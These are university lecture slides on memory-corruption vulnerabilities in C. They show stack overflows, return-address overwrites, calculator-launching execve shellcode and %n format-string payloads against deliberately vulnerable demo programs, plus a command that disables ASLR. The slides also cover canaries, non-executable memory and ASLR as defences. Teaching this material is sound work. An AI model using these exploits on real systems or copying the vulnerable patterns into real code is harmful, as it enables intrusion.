Security and Privacy

Software vulnerabilities

28.02.2019

Ph. Oechslin

ÉCOLE POLYTECHNIQUE
FÉDÉRALE DE LAUSANNE

Outline

- Software vulnerabilities
- Buffer Overflows
  - Variable overwrite
  - Stack smashing
  - Injecting shellcode
- Protection against overflows
- Format string vulnerabilities
- Conclusion and exercises

Software vulnerabilities

Software vulnerabilities

- Programmers are not perfect $\rightarrow$ all software has bugs
- Some bugs make the software vulnerable
- Sooner or later the hackers find a way to exploit those vulnerabilities
- Some bugs are logic bugs
  - e.g. we forget to check the rights of a user
- Some are very technical
  - e.g memory corruption

Memory corruption

- Typical memory corruption bugs:
  - stack based buffer overflow, heap overflow, off-by-one overflow, use-after-free, ...
- Some languages enforce correct memory management
  - Java, Rust, Golang
- Others let you do what you want with memory
  - C, C++, assembler
  - they are unsafe, but very fast

Buffer overflows

Lowlevel programming for hackers

- Programms are made of instruction and data that are loaded in the memory of a processor

- Instructions and data are located at given addresses of the memory

- The processor has a set of registers to store useful data
  - the instruction pointer (rip) is a register that contains the address of the next instruction to execute
  - registers a, b, c, ...contain operands or results of some calculation.

- Instructions often have operands that they takefrom an address, a register or are given explicitly

- Typical instructions
  - `mov`: move data from an addres or a register to an address or register
  - `add, mult, div`: do some calculations

Sample program

```
-          int  main() {
                      int a, b;

                      a=1;
                      b=a+7;
                      printf("result: %d\n",b);
           }
```

```
0x0000555555554652 <+8>:    movl   $0x1,-0x8(%rbp)    # store 1 in a
0x0000555555554659 <+15>:   mov    -0x8(%rbp),%eax    # move a into eax
0x000055555555465c <+18>:   add    $0x7,%eax          # add 7 to eax
0x000055555555465f <+21>:   mov    %eax,-0x4(%rbp)    # move eax to b
0x0000555555554662 <+24>:   mov    -0x4(%rbp),%eax    # get address of b
0x0000555555554665 <+27>:   mov    %eax,%esi          # put it in esi
0x0000555555554667 <+29>:   lea    0x96(%rip),%rdi    # 0x555555554704->rdi
0x000055555555466e <+36>:   mov    $0x0,%eax
0x0000555555554673 <+41>:   callq  0x555555554520 <printf@plt>
...
0x0000555555554704 <+186>:     "result: %d\n"
```

Example 1: Simple variable overwrite

```c
#include <stdio.h>
int main()
{
  struct { /* use struct to be sure that vars are stored side by side */
    char name[40];
    long is_admin;
  } info;

  info.is_admin=0; /* we are not admin (yet) */

  printf("Name:\n");
  scanf("%s",info.name); /* copy user input into name buffer */
  printf(info.name);

  if (info.is_admin)
    printf("\n Congrats  %s! you are now admin.\n",info.name);
  else
    printf("\n Sorry %s, your are not admin.\n",info.name);
}
```

Ex1: Simple variable overwrite

- To simplify the demo, we put the two variables into a struct.
  This makes sure that the compiler stores them side by side in memory


```
struct {
  char name[8];
  long is_admin;
} info;
```

- In the debugger we see that the variable `is_admin` is located eight bytes after `name`

```
>>> print &info.name
(char (*)[40]) 0x7fffffffdce0
>>> print &info.is_admin
(long *)0x7fffffffdd08
```

- If we write more than 40 bytes into `info.name` we will ovewrite `info.is_admin`!

Ex1: overflow



- We found an exploit!
  - Any name longer than 40 chars overwrites the zero in `is_admin` and makes us administrator

Ex1: demonstration

```
pho:com402/demos$ ./example_1
Name:
Peter
Sorry Peter, your are not admin.

pho:com402/demos$ ./example_1
Name:
can-i-be-admin-pretty-please-really-really
Congrats can-i-be-admin-pretty-please-really-really! you are now admin.
pho:~/com402/demos$
```

The Stack

- The stack is a specific part of memory used to store temporary data
- Data is added and removed in first-in first-out manner
  - in: data is pushed on the stack
  - out: it is popped from the stack


```
push    %r12  # push the value of r12 onto the stack
...
pop     %r12  # read back the original value of r12
```

- When calling a function, the return address is pushed on the stack

```
call    0x55555555464a # push the value of rip onto the stack
...                    # and jump to  0x55555555464a
retn   # pop the return address from the stack and jump there
```

- When returning from the function the rip is popped from the stack

The Stack



- The register rsp (the stack pointer) keeps track of the top of the stack
- Note that the stack grows downwards!
  - rsp is thus decremented when pushing.

Calling a function


```
say_hello() {
  printf("hello\n");
}

int main() {
                          say_hello();
 /*return address: */ printf("done!\n");
}
```

- When a function is called, the address of the next instruction (return address) is pushed on the stack.
  - `call` instruction
- When the function is finished, the value of the instruction pointer rip is popped from the stack
  - `retn` instruction

Local variables

- When a function needs local variables (or parameters) these are also stored on the stack
- To keep track of the location of the variables we use the base register rbp
- Whenever we enter a new function,
  - we increase the stack to make space for the variables
  - we point rbp to this region
- Wait! we don't want to lose the original value of rbp
  1. we push the current rbp onto the stack
  2. we set the new rbp to rsp (the top of the stack)
  3. we decrease the stack pointer to make space for the variables
- At the end of the function, when can pop the saved value of rbp from the stack

Calling a function



- the `call` instruction pushes the return address,
  - execution continues at `say_hello`
- the old rbp is pushed,
- new rbp is rsp,
- rsp is decremented to make space for variables.

Returning from a function


- The same operation are executed in inverse order
  - rsp is set to rbp, freeing the space used by the variables
  - the previous rbp is popped from the stack
  - the return address is popped into rip
  - execution thus continues at the return address with the rbp we had before the function was called.
- `leave` instruction:
  - sets rsp to rbp (frees local variables)
  - and pops rbp (restores old rbp)
  - like `mov rbp,rsp; pop rbp`
- `ret` :
  - pops rip, execution continues at this address

Example function

```
int say_number() {
  int n;
  n=42;
  printf("%d",n);
}
```

```
68a:    55                      push   %rbp
68b:    48 89 e5                mov    %rsp,%rbp
68e:    48 83 ec 10             sub    $0x10,%rsp
692:    c7 45 fc 2a 00 00 00    movl   $0x2a,-0x4(%rbp)    # n=42
699:    8b 45 fc                mov    -0x4(%rbp),%eax     # addr of n
69c:    89 c6                   mov    %eax,%esi
69e:    48 8d 3d bf 00 00 00    lea    0xbf(%rip),%rdi     # "%s"
6a5:    b8 00 00 00 00          mov    $0x0,%eax
6aa:    e8 b1 fe ff ff          callq  560 <printf@plt>
6af:    90                      nop
6b0:    c9                      leaveq
6b1:    c3                      retq
```

Ex2: Overflowing the return address



- If we write too much data in a local variable, we can overwrite the saved rbp and the return address
- At the end of the function, excution will continue at a different address

Example 2: returning away

```
int say_hello() {
  char name[64];
  fgets (name,128,stdin);
  printf("\nhello ");
  printf(name);
}

int get_secret() {
  printf("The secret key is: xyzzy\n");
}

int main() {
  say_hello();
}
```

- We want to overwrite the return address with the address of `get_secret`

Example 2: exploit

- the debugger tells us that `get_secret` is at address 555555554770:


```
(gdb) break main
Breakpoint 1 at 0x76c: file ex2.c, line 29.
(gdb) run
Starting program: /home/philippe/Enseignement/EPFL/com402/demos/bof/ex2

Breakpoint 1, main () at ex2.c:29
29          say_hello();
(gdb) print get_secret
$1 = {int ()} 0x555555554770 <get_secret>
```

- with some calculation $(64 + 8)$ or trial and error, we find that we must pad with 72 bytes

```
python3 -c "print ('A'*72 + '\x70\x47\x55\x55\x55\x55', end='')"|./ex2
hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAApGUUUU
The secret key is: xyzzy
```


Injecting Shellcode

- Shellcode is a snippet of executable code that we place in memory
  - then we find a way to have it executed
- With a buffer overflow we can write shellcode into the stack and then point the return address to the beginning of our code



Injecting Shellcode

- When the function reaches it its end
  - the local variables are deallocated from the stack
  - rbp is popped from the stack
  - rip is popped from the stack
- Execution continues at the address that was popped from the stack (ret)



Ex3: popping up the calculator

```
int say_hello()
{
  char name[180];
  printf("What's your name: ");
  fgets(name,256,stdin);
  printf("hello %s\n",name);
}

int main() {
  say_hello();
}
```

- We need to overflow the variable `name` to overwrite the return address
- We will include our shellcode into the name

Ex3: exploit

- This makes a syscall to execve to execute `/usr/bin/xcalc` with the arguments `-display :0` (believe me)

```
\x48\x31\xd2\x52\x48\xb8\x69\x6e\x2f\x78\x63\x61\x6c\x63\x50\x48
\xb8\x2f\x2f\x2f\x75\x73\x72\x2f\x62\x50\x48\x89\xe7\x52\x48\xb8
\x2d\x64\x69\x73\x70\x6c\x61\x79\x50\x48\x89\xe6\x52\x48\xb8\x3a
\x30\x30\x30\x30\x30\x30\x30\x50\x48\x89\xe0\x52\x50\x56\x57\x48
\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05
```

- We need to add padding to fill `name` and overwrite rbp
- Then we overwrite the return address with the address of `name`: `7fffffffdce0`

Ex3: the exploit


```
/com402/demos/overflows$ hd -v exploit_3
00000000  48 31 d2 52 48 b8 69 6e  2f 78 63 61 6c 63 50 48  |H1.RH.in/xcalcPH|
00000010  b8 2f 2f 2f 75 73 72 2f  62 50 48 89 e7 52 48 b8  |.///usr/bPH..RH.|
00000020  2d 64 69 73 70 6c 61 79  50 48 89 e6 52 48 b8 3a  |-displayPH..RH.:|
00000030  30 30 30 30 30 30 30 50  48 89 e0 52 50 56 57 48  |0000000PH..RPVWH|
00000040  89 e6 48 31 c0 b0 3b 0f  05 3c 2d 73 68 65 6c 6c  |..H1..;..<-shell|
00000050  63 6f 64 65 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  |code------------|
00000060  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  |----------------|
00000070  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  |----------------|
00000080  2d 2d 2d 2d 70 61 64 64  69 6e 67 2d 2d 2d 2d 2d  |----padding-----|
00000090  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  |----------------|
000000a0  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  |----------------|
000000b0  2d 2d 2d 2d 2d 2d 2d 2d  72 65 74 75 72 6e 2d 61  |--------return-a|
000000c0  64 64 72 65 73 73 2d 3e  e0 dc ff ff ff 7f        |ddress->......|
000000ce
```

Ex3: the demo

@mikko
@mikko


Following

Please resend your exploit demo, I did not get it. For some reason I just got the Windows Calculator instead. #calc



9:50 AM - 19 Jan 2014

Ex3: the demo


pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$
pho:~/Enseignement/EPFL/com402/demos/overflows$ ./example_3 < exploit_3
0x7fffffffdce0
What's your name: hello H1�RH�in/xcalcPH�///usr/bPH��RH�-displayPH��RH�:0000000PH��RPVWH��H1��;<-shellcode----------------
---------------------------padding---------------------------------------return-address->�����
Calculator
0
DEG
1/x x² √ CE/C AC
INV sin cos tan DRG
e EE log ln y^x
π x! ( ) ÷
STO 7 8 9 *
RCL 4 5 6 -
SUM 1 2 3 +
EXC 0 . +/- =

Protection against overlfows

Stack canaries

- Push a random value on the stack at the beginning of a function
- Before returning, verify that the value has not been modified
- In a coal mine, a canary gets sick from small amounts of toxic gas, alarming the miners

source: **Cannok museum**

Stack canaries

- This is the canary code generated by the gcc compiler:

```
        push   %rbp
        mov    %rsp,%rbp
        sub    $0x50,%rsp
        mov    %fs:0x28,%rax     # get the value of canary
        mov    %rax,-0x8(%rbp)   # local var at rbp-8 acts as canary
...
...
        mov    -0x8(%rbp),%rcx        # read the variable
        xor    %fs:0x28,%rcx          # compare with original
        je     7e7 <say_hello+0x6d>         # if equal goto leave, ret
        callq  630 <__stack_chk_fail@plt> # else goto stack-check-fail
        leaveq
        retq
```

Stack canaries

- The gcc compiler adds stack canaries by default to all functions that look dangerous (e.g. local variables of type character array)
- It can be disabled with the option `-fno-stack-protector` (for more performance)
- It can be forced on all function calls withe `-fstack-protector-all`
- Microsoft Visual Studio compiler uses the `/GS` (guard stack) switch, which is enabled by default.
- NB: our examples 2 and 3 are exploitable only if compiled with `-fno-stack-protector`

By-passing stack canaries

The canary won't help:

- if you can overwrite the return address directly, rather than overflowing the stack
- if there is a way to read the value of the canary
  - cf format string vulnerabilities
- if you can overwrite another function address instead of ret

Non executable memory

- Modern processors can set read/write/execute (rwx) permissions on memory pages

W ^ X

write xor execute

- Typically you do not want to set x permission on a page that can be written during execution
  - The pages that contain code are executable but not writeable
  - The pages that contain data are writeable but not executable
- Most compiler set the stack to not executable
  - prevents execution of shell code on the stack
- This can be disabled with the option `-z execstack`
- NB: our example 3 is exploitable only if compiled with `-z execstack`

Bypassing non-exec memory

- Return Oriented Programming (ROP)
- Instead of writing your code on the stack, search for pieces of code (gadgets) in the program that end with a `return` instruction.
- Put the addresses of these gadgets on the stack
- The gadgets will be executed in sequence.

Address Space Layout Randomization

- Every time a program is started, it is loaded at a random address
  - hackers can't know at which address the shellcode is

- Every time the system boots, the OS is loaded at random address (details depends on OS)
  - hackers don't know where to find system libraries
- In Linux you can disable ASLR with the following command:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

- '0' means no ASLR, '1' randomizes the stack and some other segments, '2' randomizes even more segments

ASLR demo

- We add a line to our example 3 to display the address of the local variable `name`:

```
int say_hello()
{
  char name[180];
  printf("%p\n",(void *)name); // use this to find address of name
  printf("What's your name: ");
  fgets(name,256,stdin);
  printf("hello %s\n",name);
}
```

ASLR demo

```
/com402/demos/overflows$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
/com402/demos/overflows$ ./example_3
address of name: 0x7ffce01ab600
What's your name: ^C
/com402/demos/overflows$ ./example_3
address of name: 0x7ffe4750f4b0
What's your name: ^C
/com402/demos/overflows$
/com402/demos/overflows$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
/com402/demos/overflows$ ./example_3
address of name: 0x7fffffffdcc0
What's your name: ^C
/com402/demos/overflows$ ./example_3
address of name: 0x7fffffffdcc0
What's your name: ^C
```

Bypassing ASLR

- ASLR typically works by shifting addresses by a constant value
- If we are lucky, the program will leak the address of a function or a variable
- From this information, we can calculate other addresses.

Format string vulnerabilities

Format string vulnerabilities

- This is a powerful potential vulnerability due to the `printf` function.

```
printf("hello world);
printf("Name: %s, zip: %d",name,zipcode);
```

- The first parameter is the format string
- If it contains format specifications, for each format spec additional parameters are read and placed into the output.
  - `%s`, parameter is the address of a string
  - `%d`, parameter is an integer
- The parameters are read from the stack[1]
- How does printf know how many parameter it received ?
  - **it doesn't!**

[1] on 64bit machines, the first few parameters are passed in registers

Format string vulnerabilities

- Remember our first example programm ?

```
printf("Name:\n");
scanf("%s",info.name); /* copy user input into name buffer */
printf(info.name);
```

- What if the user types `Peter%s` as name ?
  - printf will interpret the next element on the stack as the address of a string!
- How about: `Peter%p%p%p%p%p%p%p%p%p`
  - this will dump all addresses that are on the stack

It gets better

- The format string itself is on the stack
- We can include an address in the format string
- We can then use as several format specs to advance on the stack up to our address
- with %s we can read the data at this address
- Achievement unlocked: arbitrary memory read
  - We can read private data
  - We can read the stack canary
  - We can bypass ASLR

It gets even better

- The `%n` format spec allows to write at the address given by the corresponding parameter!
  - it writes the number of chars outputed by printf
- Achievement unlocked: arbitrary memory write
  - We can write anywhere
  - We can overwrite the return address without overflowing a buffer
  - We don't modify the stack canary

Demo: example 1

```
python -c 'print "%p%p%p%p%p%p%p%p%ln.....\x98\xdd\xff\xff\xff\x7f\x00\x00'
| ./example_1
Name:
0x10x7ffff7dd18d00x7ffff7dd0560(nil)(nil)0x7025702570257025
0x70257025702570250x2e2e2e2e2e6e6c25..........
 Congrats  %p%p%p%p%p%p%p%p%ln..........! you are now admin.
```

Demo: example 2

- This attack also work with our example 2:

```
printf("\nhello ");
printf(name);
```

- The address of the secret string is 0x55555555482a

```
python -c 'print "%p%p%p%p%p%p%p%p%s......\x32\x48\x55\x55\x55\x55\x00
\x00"' | ./example_2
Name:
hello
0x555555756260(nil)(nil)(nil)(nil)0x70257025702570250x7025702570257025
0x2e2e2e2e2e7325The secret key is: xyzzy......2HUUUUp
```

Format strings: protection

- To avoid format string vulnerabilities
  - the first parameter to printf should not be controlled by the attacker
  - ideally, it should be a constant
- Most compilers will warn you if the format string is not a constant:

```
example_2.c: In function ‘say_hello’:
example_2.c:22:10: warning: format not a string literal and no format
arguments [-Wformat-security]
   printf(name);
          ^~~~
```

Hints for the Homework

32bit vs 64bit

- Today's lecture was on 64bit systems
  - The Stack Smashing homework (HW1Ex5) is on 32bit:
- Some differences:
  - registers and addresses are 64bit vs 32bit:

64bit	example	32bit	example
rsp	0x00007fffffffdce0	esp	0xbffff630
rbp	0x00007fffffffdd20	ebp	0xbffff648
rip	0x0000555555554772	eip	0x80484d4

  - In 32bit all parameters to a function are pushed on the stack before the function is called
  - In 64bit the first few parameters are loaded into registers. The stack is only used if there are many parameters.

Your virtual machine

- To change the keyboard: `kbd-config`
- There is no python, but you can use perl to quickly create long strings:

```
perl -e 'print "A"x240;'
```

- use it directly in gdb:

```
(gdb) run `perl -e 'print "A"x250;'`
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

- In gdb, `x $esp` shows you the address stored in the register and the value stored at that addess:

```
(gdb) x $esp
0xbffff720:   0xb7fd8ff4
```

GDB

- The return address of a function is usually stored at ebp + 4:

```
user@box:~/com402-hw5ex1-master/targets$ gdb target1
(gdb) break bar
Breakpoint 1 at 0x804843a: file target1.c, line 7.
(gdb) run hello
Starting program: targets/target1 hello
Breakpoint 1, bar (arg=0xbffff91d "hello", out=0xbffff618 "") at
target1.c:7
7         strcpy(out, arg);
(gdb) x $ebp + 4
0xbffff5fc:   0x08048476
(gdb) disass foo
Dump of assembler code for function foo:
...
0x08048471 <foo+30>:   call   0x8048434 <bar>
0x08048476 <foo+35>:   leave
0x08048477 <foo+36>:   ret
End of assembler dump.
```

Conclusions and Questions

Conclusions

- Buffer overflows are not the only way of exploiting memory corruption
  - also: heap overflow, use-after-free, double-free, integer overflow, format strings, heap spray, ...

Talos Vulnerability Report

TALOS-2016-0171

Apple Image I/O API Tiled TIFF Remote Code Execution Vulnerability

JULY 18, 2016

CVE NUMBER

CVE-2016-4631

SUMMARY

An exploitable heap based buffer overflow exists in the handling of TIFF images on Apple OS X and iOS operating systems. A crafted TIFF document can lead to a heap based buffer overflow resulting in remote code execution. This vulnerability can be triggered via malicious web page, MMS message, iMessage or a file attachment delivered by other means when opened in applications using the Apple Image I/O API.

source: **Talos**

Conclusions

- In non memory safe languages (C, C++, assembler, webassembly?) it is very hard to not have bugs that corrupt memory
- Memory unsafe languages are used because
  - of the efficiency
  - for historical reasons
- Operating systems and many libraries are typically written in C
- ASLR, non-executable memory and stack canaries make the exploitation of these bugs very difficult

Conclusion

- Smarter ways of detecting the bugs or limiting their impact is the subject of ongoing research (e.g. Mathias Payer, George Candeas at EPFL).
    - control flow integrity, code-pointer integrity
- If you're interested, you should look into their courses

Exercises

- Memory pages can be protected against writing or execution
  - explain why it is dangerous to have pages where both execution and writing are permitted
- At the end of a function call, two addresses are often popped from the stack
  - what are those two addresses used for ?
- Local variables are on the top of the stack and the return address at the bottom.
  - How can a buffer overflow overwrite the return address that is below the variable on the stack ?
- Why must a stack canary have a random value ?
- Why does a stack canary not protect against format string exploits ?